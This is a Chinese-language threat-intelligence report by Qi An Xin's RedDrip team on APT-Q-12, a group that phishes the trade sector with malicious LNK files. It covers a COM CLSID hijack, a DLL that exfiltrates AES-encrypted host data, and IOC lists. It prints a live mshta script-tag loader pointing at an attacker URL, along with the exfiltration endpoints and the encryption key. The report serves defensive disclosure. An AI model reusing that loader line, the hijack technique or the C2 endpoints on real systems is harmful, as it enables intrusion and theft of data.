APT-Q-12：针对贸易行业的情报刺探活动

By 红雨滴团队

Archived: 2026-04-05 14:57:40 UTC

概述

奇安信威胁情报中心在日常威胁发现过程中发现一个专门针对贸易行业进行攻击的团伙，主要目的为获取情报，攻击手段较为单一，发送带有恶意lnk文件的钓鱼邮件进行传播，今年以来较为活跃，我们将其命名为APT-Q-12。

此次攻击捕获的活动样本有如下特点：

1. 使用鱼叉邮件投递恶意压缩包；
2. 使用LNK文件进行cisid劫持；
3. 使用FileRun框架或者第三方平台托管样本；
4. 攻击成功后使用AES加密进行信息传递。

目前无法从C2获取最终的payload，故境内暂无发现受害者。

样本信息


样本1：

MD5	B532921045F5A102E82802D088CF298B
文件名	(中文) 接种后不良反应说明.lnk
文件格式	Windows Shortcut (.LNK)
C2	hoaquincloud[.]com

详细分析

样本1 “(中文) 接种后不良反应说明.lnk”图标伪装为IE浏览器图标，诱导用户点击执行后，会修改注册表中CLSID为{00020424-0000-0000-C000-000000000046}所属的组件为恶意

的%userprofile%\AppData\Roaming\Microsoft\Speech\DLL\propsysctl.db文件（正常组件应为C:\Windows\System32\oleaut32.dll），导致系统在查找的COM对象时，会调用到恶意的组件propsysctl.db。



接着通过mshta远程加载js脚本https://hoaquincloud.com/c12.txt到内存中执行。

```
<html><script src=https://hoaquincloud.com/c12.txt></script></html>
```

MD5	8DE8D479A3239F6B174BEEF56DE406E2
文件名	propsysctl.db
文件格式	DLL64
C2	185.145.97[.]62 c.statcounter[.]com bitbucket[.]org

propsysctl.db为64位的dll程序，运行后会调用自身的mainchecker的导出函数。

mainchecker函数运行后，首先创建一个名为"ExplorerLoadingChecks"的互斥体，防止样本多次运行。

接着，连接http://msn.com或https://google.com来测试样本是否可正常访问网络，若网络可正常访问，则进行后续行为，否则无后续行为。

获取计算机名信息、获取 c:\Program Files*.* 和 c:\Program Files (x86)*.* 目录下的文件列表信息，将获取的信息通过AES加密、xor加密后上传到http://185.145.97.62/temp/chebck.php和https://c.statcounter.com/12557356/0/d8c85be6/1/（AESkey 为SKVW2JDJK84JCK92）。

最后从http://185.145.97.62/cache/A2或https://bitbucket.org/sorakas/mod/downloads/1932.bmp或https://bitbucket.org/sorakas/mod/downloads/1964.bmp处下载文件保存到%userprofile%\Appdata\Roaming\Microsoft\Network\Files\combases.db，将其加载并调用导出函数extension执行（后续下载链接都已失效）。

溯源关联

基于奇安信大数据平台溯源关联，找到大量疑似该组织的基础设施。
162[.]222.214.109
82[.]221.136.25
185[.]145.97.62
198[.]54.117.244
82[.]221.105.123
192[.]236.147.112
188[.]241.58.25

总结

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括威胁情报平台（TIP）、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。

IOCS

MD5：

B532921045F5A102E82802D088CF298B

8DE8D479A3239F6B174BEEF56DE406E2

5F95BC69878DF132C7E487922F3E7848

4251358E54D2BDFBEF9F39AB23A1DD57

AA5D8ED4EC348AED7D80423C59016195

EE1ABAB1F326EA7CDE33A2AE45ED8CC5

6E9FE3B530274F58B7F4DC08F85D27BC

BDB6522F45D8FC9D066AA4C22E886B30

E9E789EAE051281D7A51317D4E2E8BB6

9D0CD5DA0575EB87E767CB011DE930D7

URL：

http://185.145.97[.]62/temp/chebck.php

http://185.145.97[.]62/temp/cheack.php

https://c.statcounter[.]com/12557356/0/d8c85be6/1/

https://c.statcounter[.]com/12557354/0/adafe4e4/1/

http://185.145.97[.]62/cache/A1

http://185.145.97[.]62/cache/A2

https://bitbucket[.]org/sorakas/mod/downloads/1932.bmp

https://bitbucket[.]org/sorakas/mod/downloads/1964.bmp

https://bitbucket[.]org/miravos/style/downloads/1932.bmp

https://bitbucket[.]org/miravos/style/downloads/1964.bmp

https://hoaquincloud[.]com/c12.txt

https://msvsseccloud[.]com

https://nyculturecloud[.]com

https://hoaquincloud[.]com

https://controlmytraffic[.]com

https://tomatozcloud[.]com

https://trafficcheckdaily[.]com

https://guesttrafficinformation[.]com

https://coredashcloud[.]com
